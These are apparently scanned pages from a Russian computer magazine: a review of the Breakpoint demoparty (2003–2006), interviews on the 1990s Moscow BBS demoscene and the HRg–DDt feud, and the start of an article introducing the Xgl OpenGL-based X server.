/ MINDWORK@GAMELAND.RU /

Breakpoint: новая Мекка демосцены

Обзор крупнейшего pure scene пати

В 2002-М ГОДУ НА ДЕМОСЦЕНЕ БЫЛО ДВА КРУПНЫХ ДЕМОПАТИ: ASSEMBLY И MEKKA & SYMPOSIUM. АССЕМБЛИ БЫЛ БОЛЕЕ ПОПУЛЯРНЫМ, НО В ТО ЖЕ ВРЕМЯ БОЛЕЕ «ГЕЙМЕРСКИМ». ЗНАЧИТЕЛЬНУЮ ЧАСТЬ КОМПЬЮТЕРОВ, ПОДКЛЮЧЕННЫХ К ЛОКАЛЬНОЙ СЕТИ АССЕМБЛИ, ЗАНИМАЛИ ПИСЮКИ ИГРОМАНОВ, ВАРЕЗНИКОВ И ПРОСТО ЛЮДЕЙ, КОТОРЫЕ ПРИШЛИ ПОТУСОВАТЬСЯ. А СЦЕНЕРАМ ПРИХОДИЛОСЬ ЮТИТЬСЯ В СПЕЦИАЛЬНО ОТВЕДЕННОМ ДЛЯ НИХ ПОМЕЩЕНИИ. МЕККА В ТО ЖЕ ВРЕМЯ СПЕЦИАЛИЗИРОВАЛАСЬ НА СЦЕНОВЫХ ЭВЕНТАХ, И ЕЕ ОСНОВНЫМ КОНТИНГЕНТОМ ЯВЛЯЛАСЬ СЦЕНОВАЯ ЭЛИТА. ПОНЯТНОЕ ДЕЛО, ЧТО НАСТОЯЩИЕ СЦЕНЕРЫ С БОЛЬШИМ НЕТЕРПЕНИЕМ ЖДАЛИ ИМЕННО МЕККУ. НО НЕОЖИДАННО ДЛЯ ВСЕХ ОРГАНИЗАТОРЫ ОБЪЯВИЛИ, ЧТО ФЕСТИВАЛЬ 2002-ГО ГОДА СТАНЕТ ПОСЛЕДНИМ. ПРИЧИНОЙ ЭТОГО ОКАЗАЛИСЬ СПОРЫ И НЕДОПОНИМАНИЕ ВНУТРИ ОСНОВНОГО ОРГАНИЗАТОРСКОГО СОСТАВА. ЧАСТЬ ЭТИХ ЛЮДЕЙ В РЕЗУЛЬТАТЕ УШЛИ СО СЦЕНЫ, А ТЕ, КТО ОСТАЛИСЬ, НЕ СПЕШИЛИ СТАВИТЬ НА ПАТИ КРЕСТ, А ВМЕСТО ЭТОГО СВЯЗАЛИСЬ С СОЗДАТЕЛЯМИ ДРУГИХ, МЕНЕЕ ИЗВЕСТНЫХ СЦЕНОВЫХ ТУСОВОК (DIALOGOS И THE ULTIMATE MEETING) И ПРЕДЛОЖИЛИ ИМ СОВМЕСТНО ЗАБАБАХАТЬ ГРАНДИОЗНЫЙ OUTDOOR-ТУСНЯК В КАНУН ПАСХИ. ИДЕЯ НАШЛА ПОДДЕРЖКУ, И СОВМЕСТНЫМИ УСИЛИЯМИ СЦЕНЕРЫ ПРИСТУПИЛИ К ПОДГОТОВКЕ.



2003.



2004.

Новая пати, получившая название Breakpoint, стала продолжателем славных традиций M&S и, подобно предшественнику, проводилась в Германии. Только вместо Фалингбостела — города, который раньше раз в год становился центром сбора европейских сценеров, местом проведения стал Бинген — небольшой городок в предместьях Франкфурта. Здесь, на заброшенной военной тренировочной базе, и должен был состояться первый Breakpoint. Приглашения на пати получили все ведущие демогруппы. Многие из них, даже такие суперзвезды, как Farbrausch, с удовольствием согласились принять участие. 18-го апреля 2003-го года, когда стартовал первый день, гостей пати поразила невиданная ранее атмосфера свободы. Ближайшие жилые дома находились в нескольких километрах от базы, поэтому ни шум, ни большой костер, разведенный на поляне, не мешали очагам цивилизации, и сценеры могли веселиться вовсю. Парни отдыхали на свежем воздухе, пили пиво, общались с новыми и старыми друзьями, обсуждали последние сценовые новости и делились впечатлениями от представленных конкурсных работ. Компо Breakpoint'а были довольно стандартными: 4K и 64K intro, пиксельная и фристайл-графика, mp3 и трекерная музыка, игровой конкурс, wild (где разрешается выставлять все, что угодно) и на десерт — демокомпо. Среди представленных платформ оказались PC, Amiga и C64.

Пати стало по-настоящему международным — принять участие в нем приехали люди из США, Австралии, России и других стран.

Открытие первого дня Breakpoint началось в 9 вечера. Все основные события проходили в заброшенном военном ангаре, вход в который лежал через большой палаточный тент. Внутри тента можно было купить пиво, колу, здесь же находились инфоцентр организаторов и второй экран, дублирующий изображение основного. Так что, если в главном помещении было слишком людно, можно было посмотреть компо под тентом.

По мнению сценеров, Breakpoint 2003 стал одним из самых успешных «чисто сценовых» пати за всю историю. Конечно, не обошлось и без косяков. Например, из-за того, что между столами внутри ангара имелся только один проход, после окончания каждого компо происходили настоящие «пробки», как на шоссе в час пик. Сценеры толпились, пытаясь пройти, но сделать это было не так-то просто. Также всем, кто был на BP2003, запомнился жуткий холод внутри помещения. Организаторы потратили не одну тысячу евро, чтобы отопить помещение, но установленные обогреватели не справлялись, к тому же некоторые из них вышли из строя. Гости пати ходили в двух свитерах, куртках, но холод пробирал до костей так, что многие не выдерживали и отправлялись ночевать или в гостиницу, или постоянно сидели у костра, чтобы не замерзнуть окончательно. Сценеры даже окрестили пати Freezepoint.

Если в 2003-м году организаторы Брейкпоинта полагались исключительно на свои силы, то в следующем году они привлекли крупных спонсоров, таких как ATI Technologies. Благодаря поддержке известных брендов ценность призов возросла, а к конкурсам прибавились интересные семинары и общение с работодателями, приехавшими сюда на поиски молодых талантов. Также ATI спонсировала вертолетные прогулки для посетителей — всем желающим в порядке очереди предлагалось полюбоваться местностью с высоты птичьего полета. Название Freezepoint осталось актуальным и для Breakpoint 2004, только ночи в этом году оказались еще холоднее.

Кроме стандартных сценовых компо, народ экспериментировал со своими. Например, одна из ведущих демокоманд Fairlight предложила всем поучаствовать в конкурсе на «самого несвежего сценера». На сцену вышла кучка фриков, один другого неопрятнее и ароматнее, но в итоге безоговорочную победу одержал некий Sir Garbage Truck — здоровенный дяденька с внушающей шевелюрой. Народ скандировал: «Разденься!». И сэр Трак не стал ломаться: снял сначала рубашку, а затем и штаны. В конце концов его пришлось стаскивать со сцены чуть ли не силой.

Еще одним забавным конкурсом стал объявленный во время финальной церемонии награждения «surprise compo». Приз предназначался чуваку, который за 4 дня до пати скачал больше всех порнухи с публичного Breakpoint FTP (заранее об этом конкурсе не говорили). Победитель умудрился стянуть 65 Гб (!) порно, прикрываясь тремя разными айпишниками. Но админы его просекли и публично наградили 10-метровой распечаткой сетевых логов.

ФИШКИ, ОБЕЩАННЫЕ ОРГАНИЗАТОРАМИ BREAKPOINT 2006

- комфортное место проведения, вмещающее до 1000 человек одновременно;
- множество семинаров для демосценеров;
- огромный проектор и мощнейшая звуковая система;
- отдельные помещения для отдыха и сна;
- чистые туалеты;
- бесплатный автобусный сервис для быстрого перемещения сценеров к отелям, ж/д станциям, супермаркетам и другим важным объектам;
- превосходный виноградный сад, где сценеры могу пообщаться на природе, посидеть и согреться у традиционного костра;
- еда и напитки — круглосуточно;
- высокоскоростная сеть с бесплатным доступом в интернет;
- возможность зарезервировать места в ближайшем отеле с 50% скидкой;
- отсутствие скрипткидисов и геймеров. Только креативный народ;
- дружелюбная атмосфера, где просто витает сценерский дух.

/ Кадр из демки Deities, занявшей первое место на Breakpoint 2006 /



2005.



2006.

В 2005-м году правительство Германии закрыло доступ к военной базе, и организаторам Брейкпоинта пришлось искать новое место для проведения своего пати. В итоге решили собрать народ в центре Бингена, в здании местного спорткомплекса, по внешнему виду напоминающего летающую тарелку. Многие опасались, что проведение пати в городе ограничит свободу сценеров, и тусовка не будет такой атмосферной и безбашенной, как раньше. Как оказалось, опасались зря. Поблизости со спортзалом находилась уютная лужайка, где сценеры с удобством разместились и даже смогли разжечь уже традиционный костер. Также удалось решить проблему с отоплением, поэтому внутри можно было ходить в футболках. Народ так привык к холодным брейкпоинтовским ночам, что в шутку предлагал ночевать на открытом воздухе, «чтобы вернуть дух первых двух пати».

В этом году организаторы арендовали новый проектор, в несколько раз больше предыдущего. Поскольку вид здания по форме напоминал НЛО, они решили добавить колорита и украсили стены внутренних коридоров разного рода безделушками, чтобы усилить инопланетный эффект. Космическая тема стала центровой также в реалтайм демокомпо — предлагалось изобразить летающую тарелку, марсиан, планеты или звездное небо, использовать один из самых древних демосценовых эффектов — скроллинг с летающими звездами. И все это под соответствующую «инопланетную» музыку. Во время пати прошло 4 живых концерта, на которых выступали с трековой музыкой известные сценовые музыканты.

Вскоре после окончания Breakpoint 2005 вышел популярный сценовый дискмаг. Pain назвал его «лучшим демопати всех времен».

/ НЕКОТОРЫЕ СЦЕНЕРЫ ПОСЛЕ BREAKPOINT 2005 ОСТАЛИСЬ НЕДОВОЛЬНЫ ТЕМ, ЧТО ЧАСТЬ РАБОТ В ДЕМО КОМПО БЫЛИ СДЕЛАНЫ НА WERKKZEUG, КОНСТРУКТОРЕ ДЕМ, С ПОМОЩЬЮ КОТОРОГО МОЖНО БЫСТРО СОЗДАВАТЬ НОВЫЕ ДЕМКИ НА ОДНОМ ДВИЖКЕ. ПРОБЛЕМА В ТОМ, ЧТО ДВИЖОК ЭТОТ 5 ЛЕТНЕЙ ДАВНОСТИ, И ЭФФЕКТЫ, КОТОРЫЕ МОЖНО СЛЕПИТЬ С ЕГО ПОМОЩЬЮ, УЖЕ НЕ СМОТРЯТСЯ /

Само собой, после громкого успеха трех брейкпоинтов, Сцена ждала следующий фестиваль с нетерпением и возлагала на него большие надежды. Первые Invitations (маленькие демки с приглашением на пати) на Breakpoint 2006 появились сразу после окончания BP'05. На приглашение откликнулись даже те, кто давно отошел от Сцены.

Breakpoint 2006, прошедший с 14 по 17 апреля, по количеству декораций переплюнул всех своих предшественников. Организаторы оформили место проведения в виде «джунглей» — повсюду можно было увидеть факелы, скелеты, виноградную лозу, а трибуна напоминала орнаменты древних Инков. Одним из памятных событий в этом году стал Ultrasound — живое выступление музыкантов, которые на реальных инструментах играли музыкальные треки из известных дем (они в это время демонстрировались на большом экране). На пати было представлено множество семинаров, которые подготовили известные сценеры. Темы говорят сами за себя: «Как избавиться от заголовка win32 exe», «Курс хардкорных сбоев для кодеров», «Введение в Linux Audio», «Работа с компрессией» и т.п. Также, по традиции, Breakpoint посетили парни из Scene.org, которые провели собственную церемонию награждения. Scene.org awards уже стало чем-то вроде Оскара на демосцене, так как номинантов на премию выбирают не посетители, а авторитетное жюри, состоящее из олдскул-сценеров. Даже награда — статуэтка, дизайн которой разработал известнейший сценовый художник Visualice, чем-то напоминает статуэтку Оскара. Правда, харизматичные ведущие, которые зажигали народ на предыдущих брейкпоинтах, не смогли приехать, поэтому церемония прошла очень официально.

Одним из отличий Breakpoint от таких LAN-пати, как Assembly, является отсутствие билетов «на один день». Ты можешь купить только пропуск на все 4 дня, даже если не планируешь досмотреть событие до конца. Как говорят сами организаторы, они пошли на такие меры, чтобы снизить количество случайных зевак, ведь только действительно заинтересованные в демосцене люди не поскупятся заплатить 45 Евро. Девушкам в этом плане проще, так как для них вход бесплатный.

Думаю, общее представление о брейкпоинте ты получил. Несмотря на то, что организаторы позиционируют пати как «чисто сценерское», посетить его могут все желающие. Даже далекие от демосцены люди проникаются творческим духом и после просмотра конкурсных работ загораются желанием создать что-нибудь свое. Русские сценеры, которые ездили на BP, говорят, что $400 хватит вполне ($250 — билет на самолет в оба конца, $50 — еда, $100 — входной билет и мелкие расходы). Стоит оно того или нет — решать тебе. Подробную информацию о пати ты сможешь получить на сайте http://breakpoint.untergrund.net, там же — скачать все конкурсные работы.



/ Рандомный кодер /

/ Официальный сайт пати http://breakpoint.untergrund.net /

/ Комната для спящих на BP2003 /

/ Ultrasound в процессе /

/ Статуэтка Scene.org awards /

/ Сценеры у традиционного костра /

/ Спорткомплекс, в котором сейчас проводится Breakpoint /

/ Главный зал Breakpoint 2006 /

/ Карта спорткомплекса /



CRASHER
/ TSIFRA.SPB.RU /

Сценерский лайфстайл

ВОСПОМИНАНИЯ СТАРИЧКОВ СЦЕНЫ

ЧАСТЬ II

Ты уже знаешь, что до появления IRC, в Москве было большое количество сценерских борд. Они и стали тем самым «киберпространством», в котором вращались ранние компьютерные гики. Но достать номер и дозвониться по нему, было недостаточно. Ведь в зависимости от того, какой статус имел юзер, на этой борде ему предоставлялось определенное количество минут и килобайт на скачивание. Чтобы получить статус, необходимо было поделиться каким-нибудь полезным варезом с админом, оставить несколько сообщений на «форуме». А чтобы вдоволь насладиться прелестями элитной борды со всем ее пиратским и демосценерским софтом, требовалось стать «элитой».

На какие только ухищрения не шли люди, чтобы иметь возможность скачать побольше свежака. Был такой музыкант JayDee, который заливал на BBS свою музыку. Писал он ее довольно много, в основном в стиле «техно». Трекерная музыка в то время высоко ценилась, и за ее аплоад админы не кисло повышали статус. Так вот, JayDee добавлял в свои трекерные модули кучу семплов, чтобы файлы весили как можно больше. А ведь чем больше килобайт зальешь, тем больше тебе дают привилегий! У счастливых обладателей музыкальной карты GUS с 512 Кб памяти эти треки не проигрывались, так как туда просто не влезали такие объемы. Конечно, никто про надувательство не знал: все считали, что если файл много весит, то музыка должна быть интересная и качественная. JayDee даже на некоторое время попал в чарты сценерских e-mag'ов как самый популярный музыкант.

Это далеко не единственный пример ухищрений. Некоторые искусственно поднимали свою популярность, чтобы получить высокий статус на BBS. Например, нередко в чартах, проводимых дискмагами, победителями в той или иной номинации становились авторы этого езина. Другие, в погоне за известностью, совершали какие-то сомнительные покупки, например экзотическое железо. Все это вызывало много флеймов, и в итоге привело к открытой вражде между двумя известными сценовыми группами — DDt ent. и HRg.

Противостояние HRg и DDt

Все началось с того, что Royal Ghost из DDt ent., увидев как-то в одном из своих артпаков небольшую интру от недавно появившейся группы HRg, заинтересовался ее создателями. Гост работал над большим проектом the Chase — многомегабайтным 3D-анимационным роликом — и пытался приобщить всех желающих к его созданию. Узнав телефонные номера ShareKhan'a (создателя интро) и Iron Lung'a, он позвонил им и предложил участие в проекте, а именно: сделать кое-какую мелкую работу (бекграунды к анимации, текстурки и т.д.). HRg'шники обещали подумать, но через какое-то время на элитных бордах разожгли флейм, смысл которого можно передать в двух словах: «Кто он такой, чтобы предлагать нам быть в подмастерьях?!». HRg — группа, которую впоследствии по праву назовут культовой, представляла собой оппозицию существовавшему положению вещей на московской сцене середины девяностых. Они хотели «надавать под зад всей этой ленивой, ничего не делающей элите». А оружием для раздачи затрещин стал их дискмаг HARM. Процитирую их слова из первого выпуска журнала: «В этом номере мы публикуем большую статью о том дерьме, каким является наша демосцена сейчас». Впоследствии это стало темой не одной статьи, а общей темой всех их дискмагов. Лучшего способа показать средний палец всему сценерскому сообществу, чем такой дискмаг, нельзя было и придумать.

К моменту выхода первого номера HARM'a группа DDt ent. успела зарелизить The Chase, который постепенно распространялся по московским бордам. Флейм HRg бурно развивался. Они раскритиковали в пух и прах как the Chase, так и самого Royal Ghost'a, которому приписали заявление о скором уходе со сцены. HeavensByte в ответ написал статью в дискмаг «Хакер», суть которой можно передать содержащейся в ней фразой: «Ребята, и не надейтесь — Гост не уйдет». В войну вовлекались новые люди, между двух огней оказалась даже T-Rex — демогруппа, получившая впоследствии мировую известность. Ее лидеры хотели сохранить нейтралитет, за что и получили от обеих сторон по полной программе.

HRg продолжало неистовствовать, причисляя Госта и компанию уже не к сцене, а к представителям «всей остальной тухлой тусовки». Такой взгляд на вещи, пожалуй, и сделал HRg культовой группой. Их дискмаг HARM стал трибуной для всех тех, кто хотел резко высказаться в адрес тусовки. Злой, но в то же время смелый и откровенный, журнал был по-настоящему интересным и вдохновляющим. Многие новички своим появлением и виденьем Сцены были обязаны именно HRg.

Эпизоды войны

Некоторые эпизоды из этой многолетней перепалки вспоминает Manwe — многоуважаемый oldschool сценер, глава demoscene.ru:

Manwe: Помнится, мы организовывали Sound Storm 98 party, а HRG решили его бойкотировать, потому что туда приехали T-Rex и DDT. Когда настало время проведения, кто-то сообщил, что у метро собирается большая толпа HRG'шников. Все реально напряглись, потому что HRG могли и морду набить, хотя бы тому же Ghost'y. По крайней мере, грозились. Я был ведущим пати и предвидел что-то такое, поэтому у меня все время за поясом были сложенные нунчаки (занимаюсь этим делом). И вот вваливается толпа HRG'шников с криками: «Мы пришли бойкотировать ваше долбанное пати». Но при этом вполне мирно рассредоточились по залу и никому не



I. *Группа HRg на Chaos Constructions 99*

II. *Сценеры на Enlight 1995. Справа налево: Mike, Zombie, Royal Ghost (в черной рубашке), Coroner, JayDee*

III. *Доска сообщений на Enlight 97*

IV. *Известные сценовые музыканты Ramzai (слева) и Manwe (справа)*

V. *Демопати BKmania за кулисами*

VI. *Недавняя фотка Royal Ghost*

VII. *Молодой Man*

мешали. Зато когда объявили перерыв на час, ко мне подошли несколько человек и очень убедительно попросили поставить их музыку. В итоге HRG колбасились под хардкор и габбу, и на полчаса зал опустел — никто не выдержал. Выразившись таким образом, они окончательно успокоились. Мне даже удалось познакомился с Corps'ом — зверским музыкантом-металлистом, который тогда считался «лицом HRG».

Crasher: А ты сам насколько был вовлечен в конфликт? К какой из сторон принадлежал?

Manwe: Я всегда старался держаться от таких войнушек подальше. Когда перестали выходить журналы «Хакер» и HARM, и общая активность на Сцене снизилась, Royal Ghost сказал: «Вот та сцена, о которой мечтал Manwe» :). На самом деле, среди «сценеров» было много людей, которые не занимались ничем, кроме серфа по BBS и участия в флеймах. Для них это и было Сценой. А для нас Сцена заключалась в ассемблере, рисовании и создании трекерной музыки. Нам просто некогда было ругаться.

Crasher: Насколько я знаю, ты общался с DDt, хотя бы в лице Госта. А были ли среди твоих приятелей кто-нибудь из HRg?

Manwe: Как я уже говорил, на Sound Storm 98 party познакомился с Corpse, вернее с (0rp$e. Хороший спокойный парень, только слишком большой :). Мы даже с ним договорились написать совместный трек. Он приехал ко мне домой и сделал классную партию ударных, а я — фанковую гитару. Потом я все это доделал, и трек пошел в журнал HARM (хотя, по правде, я его тогда терпеть не мог). К 1998-му году количество мата и бессвязных потоков сознания (точнее, отсутствия оного) уменьшилось, появились удобочитаемые статьи — и все стало хорошо.

Crasher: Для многих самым интересным этапом на сцене была эпоха BBS. Расскажи, как это было для тебя?

Manwe: Модемы тогда были далеко не у всех. Во-первых, дорого, во-вторых, ходила такая легенда, что придут с телефонной станции и отключат телефон. Так что многим просто родители не позволяли ставить модем. Лично я ходил в гости к другу, у которого он имелся. Обычно на ночь, так как BBS работали именно в это время. Садились и дозванивались по полчаса на разные борды. Связь рвалась через минуту, но дозванивались опять. Нормальный коннект появлялся часа в 2-3 ночи — до тех пор пили чай с сыром, слушали всякую музыку и болтали о жизни. Потом я стал притаскивать свой компьютер (многозадачности-то не было), чтобы, пока один звонит на BBS, на втором можно было что-то кодить, писать музыку или просто демки новые смотреть. Однажды ночью шли с другом к нему домой и несли мой компьютер: я тащил монитор, он — системный блок. А время неспокойное было, по ночам-то. И вот от ближайшего ночного магазина отделяется девушка, кладет одну руку на плечо, другую — на монитор, и невинно так предлагает: «Пойдем, на компьютере поиграем, а?» :)

Crasher: И как вы поступили?

Manwe: Ну, мы в эту ночь уже запланировали вирус писать :). Самое ценное, что было на BBS — свежие демки и 64-intro. Например, прошла Assembly'95 — и все сразу рванули на Bytefall BBS, у админа которой (Euggie) был инет. Он скачивал релизы и выкладывал на свою борду. Первое время после пати туда было просто не пробиться. Кроме того, админ мог тебя в любое время отключить, если, например, ждал звонка. Поэтому с сисопами нужно было дружить. Лично я никогда не был сторонником «полезных знакомств», поэтому меня все время отключали. Да и вообще у меня был невысокий статус на BBS. Кроме Neon Dream, которой заправлял Xpeh, мы с ним сдружились в real life. Самая феерия была, когда две-три ночи пытаешься слить какую-то демку, под утро она, наконец, скачивается и... не запускается. Потому что либо саунд-карта у тебя не та, либо памяти не хватает, либо еще что-то. Бились с настройками BIOS'а, вытаскивали память из одного компьютера в другой, видеокарты меняли. До сих пор помню, как мы первый раз увидели 64k-intro «Drift» — первое место с Asm'95. Мы на нее смотрели во все глаза! Кто-то первый вышел из транса, протянул руку и нажал ввод — посмотрели еще раз. Пошли, налили чаю, нарезали сыру и еще раз пять посмотрели, стараясь понять, фейковые ли тени, сделан ли вокселями 3d-фрактал или нет и т.д. Так вот и жили :).

Crasher: А когда появился инет?

Manwe: Я считаю, что инет убил Сцену. Ну, не так прям буквально, но очень повлиял на смещение ценностей. Например, с приходом инета стало возможным не придумывать алгоритмы самому, а брать уже готовый код. До этого многие демокодеры были «отшельниками». Мне рассказывали про какую-то амижную демогруппу. Ребята приехали на демопати заранее, на несколько дней заперлись в гостинице и непрерывно писали на своих Амигах дему, которая и заняла


Проект DDt The Chase


ANSi-обложка знаменитого дискмага HARM

http://scene.org — здесь, в разделе mags, папках hacker и harm, можно скачать некогда культовые сценовые дискмаги.
http://demoscene.ru — мировая и русская демосцена, портал Manwe.
http://scene.rpod.ru — подкасты Manwe о сцене.
http://tsifra.spb.ru — компьютерное искусство и субкультура.
http://veda3d.com/prj/the_chase.htm — знаменитая The Chase от DDt ent.
http://noscene.org.ru — новостной портал «обо всем» для сценеров.

первое место. У меня самого лучшая музыка получалась, когда я на несколько дней отрубался от реальности — например, уезжал с компьютером к бабушке погостить :).
Crasher: Говорят, ты был организатором демопати?
Manwe: Я участвовал в организации трех демопати в Москве: БК-mania'96, БК-mania'97 и Bytefall'98/99 (его намечали на конец 98-го года, но перенесли на начало 99-го). А, ну еще Sound Storm'98. Кстати, в 99-м году HRg пришли на Bytefall в боевой раскраске и косухах, всем своим видом грозя устроить нечто антисоциальное :). Но в итоге просто раскрашивали всех желающих черным гримом — наподобие KISS. Такие они были ребята.

Хотя страсти на BBS (а позже на IRC) кипели не шуточные, а в дискмагах лились тонны помоев на идеологических врагов, до банального мордобоя все же не опускались (хотя время от времени и угрожали). Чтобы знать историю конфликта, о том, как все началось, я пообщался с центральной фигурой в противостоянии, с человеком, делавшим дискмаг «Хакер», художником и лютым врагом HRg — Royal Ghost'ом:
Crasher: Гост, как я понял, началось все с того, что ты предложил HRg'шникам сотрудничество в твоем проекте?
GH: Да, причем никто из них не просил более существенную работу. Просто парни решили пофлеймить, мол, как так, нас — и в «подмастерья»?
Crasher: Как ты сам отреагировал на флейм?
GH: Пока они флеймили, мы доделали Chase, и в итоге его зарелизили. Вот тут началось самое веселое. Не помню, то ли по телефону, то ли на Heavens Byte BBS, Ланг (iron Lung) сказал историческую фразу: «Гост, зачем ты распространяешь по BBS'кам свой Chase?! Он никому НЕ НРАВИТСЯ». Тем самым он взял на себя право говорить за всех. И они начали развивать эту теорию, в то время как Chase разползался по Сцене даже без моего участия.
Crasher: Тебя действительно грозились побить?
GH: Ха! На этот счет все стало ясно во время памятной встречи MSpro (Спрокета, редактора дискмага HARM) со мной на «поклонке». До этого действительно подогревались страсти тем, что любая моя встреча с членами HRG закончится избиением. Мол, я проповедую неправильные идеи, делаю галимый журнал, пишу туда всякую фигню, не даю развиваться Сцене. На той самой встрече Спро даже не предпринял попыток пошуметь. Сидел себе тихо-мирно, давился пивком. А потом написал в Harm'е: «Что мне оставалось делать?». Конфликт вообще скорее был бумажным, нежели реальным. Мы вместе тусили на ByteFall'ах и Enlight'ах, здоровались как нормальные люди.
Crasher: Какие были самые яркие моменты вашей войнушки?
GH: Из противостояния мне запомнились два момента: когда вышли статьи о демосцене в Hard'n'soft и мое интервью в «Компьютер и жизнь». Это ребятам из HRg сильно не понравилось, за что я и получил очередную порцию помоев, а также блистательное выступление по радио Корпса, запись которого дал мне прослушать Tangerine. Мы, само собой, тоже молчать не стали :).
Crasher: Странная у вас война получилась. Чуть ли не бухаете вместе :).
GH: А так и должно быть. Потому что Сцена — это когда меряются интеллектом, а не мускулами. Неважно, выражен он в творчестве или в политике.
Crasher: Интеллект — это хорошо, а как насчет таланта? Креатива?
GH: Без талантов никуда. Например, Manwe с CodeRipper'ом (ныне frog, организатор Chaos Contructions) придерживаются теории, что Сцена — это только соревнование талантов, своего рода олимпиада для ботаников. Но все мы люди, и у нас бывают споры и разногласия. Не будь этого — Сцена была бы пресной.
Crasher: Ваше противостояние с HRG закончилось развалом обеих команд?




Характерный логотип HRg



Заставка одной из элитных BBS Never Land

GH: Месяц назад мне один мой новый друг, который не имеет представления о демосцене, предложил вместе сходить на выставку авторской игрушки. Прикинь, приходим мы, а там — одни знакомые морды: Iron Lung из HRg, Programmer, Trouble, Gaia. Когда я отошел, Ланг подскакивает к приятелю и спрашивает: «Откуда Госта знаешь?!». В общем, Мини (приятель этот) вернулся с улыбкой на лице: «Мне тут Ланг про тебя сейчас такого понарассказывал!» Так что кончился конфликт или нет — трудно сказать. Но теперь вот подумываю начать делать авторские игрушки.

Продолжение следует…






Фоновая картинка к 8-му Хакеру

История создания дискмага «Хакер» от его основателя Royal Ghost // DDt ent

Как-то мы сидели с Mike Zombie у него дома, пили пиво и обсуждали идею создания журнала. Майк предложил название «Водка», и к концу вечера, изрядно «накушавшись», мы уже представляли себе частные небоскребы, голых секретарш и ванную с шампанским. Но по прошествии недели интерес к идее угас: одно дело мечтать, другое — делать. Через какое-то время на одной постоянной тусе, которую мы называли «Хонкой» (в честь одноименной BBS Honk Territory), я предложил кодеру, пришедшему впервые, попробовать написать оболочку для журнала. Он согласился. Так все и началось. Получив шелл, я принялся его наполнять текстами. Пилотный выпуск никого не впечатлил. Взялся делать второй, параллельно раскидывая первый по BBS. Звонил, логинился, регился, заливал, уходил — и так по 5 часов в день. Второй номер тоже не вызвал ажиотажа, а вот уже с третьего дело двинулось.

Перед самым релизом пятого «Хакера» приехал Street Raider и привез новый шелл для дискмага. Так пятый номер вышел на более продвинутом «движке», с новым GUI. И тут всех вставило.

Восьмой номер, на мой взгляд, оказался самым грамотным. Девятый сделали по инерции. А десятый, хоть и собрали, так и не выпустили.



ЕВГЕНИЙ ЗОБНИН АКА J1M
/ J1M@LIST.RU /


Третье графическое измерение

Система X Window на базе OpenGL


ТЕБЕ НАДОЕЛ ТВОЙ СКУЧНЫЙ РАБОЧИЙ СТОЛ, ЭФФЕКТЫ KDE И GNOME УЖЕ НЕ РАДУЮТ ГЛАЗ? ТЫ ХОЧЕШЬ ЧЕГО-ТО ЯРКОГО, КРАСИВОГО, ЭКЗОТИЧЕСКОГО, ЧТОБЫ РАБОЧИЙ СТОЛ СТАЛ ЖИВЫМ, ОБЪЕМНЫМ, ГИПНОТИЗИРУЮЩИМ, А ДРУЗЬЯ, УВИДЕВ ЕГО, ПАДАЛИ СО СТУЛЬЕВ? НЕТ НИЧЕГО ПРОЩЕ! СЕГОДНЯ МЫ ОПРОБУЕМ XGL — X-СЕРВЕР НА БАЗЕ OPENGL.



Знаменитый эффект куба



Scale: наверное, самый полезный эффект



Alt+Tab: переключение между окнами

Начало начал

История Xgl началась в недрах небезызвестной компании Novell. Главным архитектором и разработчиком проекта стал Дэвид Рэвеман (David Reveman), служащий в компании программистом. Вплоть до 2006-го года разработка велась закрыто, и о достигнутых успехах могли знать только руководство компании и сам Дэвид. Сразу после нового года, 2 января 2006 года, Дэвид решил поделиться своими наработками и поместил исходники в CVS-репозиторий проекта freedesktop.org. После открытия исходных кодов к проекту присоединилось еще несколько разработчиков из крупных Linux-компаний, а в сети, как грибы после дождя, стали появляться документы, описывающие процесс сборки и использования Xgl. Так начался бум популярности нового X-сервера. На данный момент почти все крупные Linux-поставщики заявили о своем намерении включить Xgl в свои дистрибутивы.

Зачем оно нам?

Вопреки распространенному мнению, OpenGL хорош не только для отрисовки 3D-графики и создания красивых визуальных эффектов. Подсистема OpenGL вкупе с современной видеокартой по скорости отрисовки и обработки графики с легкостью обгоняет любую 2D графическую подсистему (разве что Matrox со своими 2D-ускорителями может составить ей конкуренцию). И все благодаря чипу 3D-ускорителя, который берет на себя сложнейшую работу по обработке видеоинформации. Как следствие, используя Xgl, мы получаем рекордную скорость отрисовки изображения, аппаратное сглаживание шрифтов, настоящую прозрачность (благодаря композитной модели окон) и еще многие прелести OpenGL, вроде возможности установки различных разрешений и глубины цвета индивидуально для каждого окна. Кроме того, использование OpenGL в 2D-режиме имеет не только технические, но и экономические достоинства, к примеру, упрощение разработки видеодрайверов, так как теперь нет необходимости в оптимизации драйвера для 2D- и 3D-режимов.

Раздвоение личности


Нынешняя реализация Xgl — это всего лишь hack обычного сервера x.org. Для инициализации дисплея в нем используется технология xglx. Это значит, что Xgl сначала запускает стандартный X-сервер, затем, используя расширение glx, создает окно размером в экран, которое и будет основой для отрисовки графики (аналог запуска OpenGL-игры в полном экране). Это временное решение, и его недостатки очевидны. А вот что касается преимуществ:

- не требуется модификация существующих видеодрайверов;
- Xgl можно запустить прямо в окне уже работающего X-сервера.

